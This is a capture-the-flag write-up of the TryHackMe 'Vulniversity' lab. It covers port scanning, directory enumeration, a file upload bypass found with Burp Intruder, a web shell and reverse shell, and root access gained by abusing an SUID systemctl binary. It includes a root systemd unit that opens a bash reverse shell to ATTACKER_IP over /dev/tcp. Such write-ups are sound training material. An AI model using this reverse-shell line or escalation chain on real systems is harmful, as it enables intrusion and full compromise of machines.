

# Vulniversity

---



## Contents


---

- [Reconnaissance](#)
- [Scanning](#)
- [Enumeration](#)
- [Exploitation](#)
- [Privilege Escalation](#)

## Reconnaissance

---

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.



## Scanning

---

An **Nmap** scan was performed to identify open ports and services:

```
# Nmap 7.95 scan initiated Sat Nov 29 16:02:10 2025 as: /usr/lib/nmap/nmap --privileged -p- -sV -sC -Pn --min-rate 5000 -oN nmap.txt 10.64.176.25
Nmap scan report for 10.64.176.25
Host is up (0.072s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
```

```

21/tcp  open  ftp          vsftpd 3.0.5
22/tcp  open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 a9:c6:7f:87:57:b2:d5:d1:2f:0a:39:83:41:ef:8d:8e (RSA)
|   256 96:80:e3:62:e2:f9:58:c4:02:eb:b7:97:20:a6:93:f9 (ECDSA)
|_  256 6c:b9:47:ff:3e:50:ff:55:1b:b8:ed:8c:0d:d9:e0:31 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.10
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Vuln University
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_nbstat: NetBIOS name: IP-10-64-176-25, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-time:
|   date: 2025-11-29T21:02:46
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Nov 29 16:02:50 2025 -- 1 IP address (1 host up) scanned in 40.15 seconds

```

Started discovering directories and enumerating http services.

## Enumeration

Directory enumeration using **Gobuster** identified multiple paths, suggesting the target belongs to a university website. No sensitive information was found in the source code; however, several directories were identified for further analysis.


```

> gobuster dir -u http://10.64.176.25:3333 -w /usr/share/seclists/Discovery/Web-Content/di
rectory-list-2.3-medium.txt -x php,txt,html,php.bak -t 20 -o gobuster1.txt | grep -v "(Sta
tus: 403)"
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.64.176.25:3333
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,php.bak,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 33014]
/images (Status: 301) [Size: 320] [--> http://10.64.176.25:3333/images/]
/css (Status: 301) [Size: 317] [--> http://10.64.176.25:3333/css/]
/js (Status: 301) [Size: 316] [--> http://10.64.176.25:3333/js/]
/fonts (Status: 301) [Size: 319] [--> http://10.64.176.25:3333/fonts/]
/internal (Status: 301) [Size: 322] [--> http://10.64.176.25:3333/internal/]

```



The `/internal` directory was analyzed and revealed a file upload functionality, representing a potential attack vector. An attempt to upload a reverse shell directly was unsuccessful.






Using **BurpSuite - Intruder** tool, we performed a brute-force attack against the file upload functionality by testing different file extensions until receiving a successful response.

The screenshot displays the BurpSuite Intruder interface for an attack titled "4. Intruder attack of http://10.64.176.25:3333". The interface is divided into several panels:


- Results Panel (Left):** Shows a table of attack results. The first row (index 0) shows a status code of 20089 and a checkmark. The second row (index 1) shows a status code of 20092 and a checkmark, indicating a successful response. Below the table is a large text area for the request and response details.
- Request/Response Panel (Bottom Left):** Displays the raw HTTP request and response. The request is a GET request to the endpoint. The response is a 200 OK status with a Content-Type of application/x-php. The response body contains a PHP script for a reverse shell.
- Payloads Panel (Right):** Shows the configuration for the attack. The payload position is set to "All payload positions". The payload type is "Simple list". The payload count is 1. The request count is 1. The payload configuration section shows a list of payloads: "shell.php shell.php5 shell.phtml shell.phar shell.pHp shell.P...".
- Payload Processing Panel (Right):** Shows the configuration for payload processing. The "Enabled" checkbox is checked. The rule is set to "Rule".
- Payload Encoding Panel (Right):** Shows the configuration for payload encoding. The "URL-encode these characters" checkbox is checked. The characters to be encoded are listed as "A=<>?+&\*;:'\"/>

## Exploitation

Although the **.phtml** extension was accepted, it was insufficient to establish a reverse shell through direct upload. Consequently, a web shell was uploaded to achieve remote code execution.



So at this point we use `python` to get a reverse shell connection, using a URL encoding before it.





```
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ whoami
whoami
www-data
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ export TERM=xterm
export TERM=xterm
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ ls -l /home
ls -l /home
total 8
drwxr-xr-x 2 bill bill 4096 Jul 31 2019 bill
drwxr-xr-x 4 ubuntu ubuntu 4096 Jun 12 15:10 ubuntu
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$
```

## Privilege Escalation

Following the initial foothold, system enumeration was performed, resulting in the retrieval of the user flag. Additionally, the `systemctl` binary was identified during SUID enumeration.

```
ls -l /home/bill
total 4
-rw-r--r-- 1 bill bill 33 Jul 31 2019 user.txt
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ cat /home/bill/user.txt
tat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ find / -perm -4000 2>/dev/null
dev/nullperm -4000 2>/d
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
```

This binary is a Linux utility designed to manage system services, including starting and stopping them. We leveraged this functionality by creating a service configured to run as root, allowing us to establish a new connection with escalated privileges.

```
[Unit]
Description=GiveMeRoot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1'

[Install]
WantedBy=multi-user.target
```

To overcome read and write permission restrictions, the file was created on the attacker machine and transferred via an HTTP server.

```
drwx----- 3 root    root      4096 Nov 29 18:20 systemd-private-297da2471ac746329c1d0c11b6853b15-systemd-timesyncd.service-2vutgi
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ /bin/systemctl enable /var/tmp/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service -> /var/tmp/root.service.
Created symlink /etc/systemd/system/root.service -> /var/tmp/root.service.
```

```
WantedBy=multi-user.target
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ /bin/systemctl start root
ootn/systemctl start ro
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ █
```

A new **Netcat** listener was started, and we waited for the reverse connection to obtain root access.

```
bash: cannot set terminal process group (2539): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-65-166-194:/# whoami
root
root@ip-10-65-166-194:/#
```

This assessment demonstrates how chaining vulnerabilities and abusing misconfigured binaries can result in full compromise of the target system.

---

Written by ***kur0bai***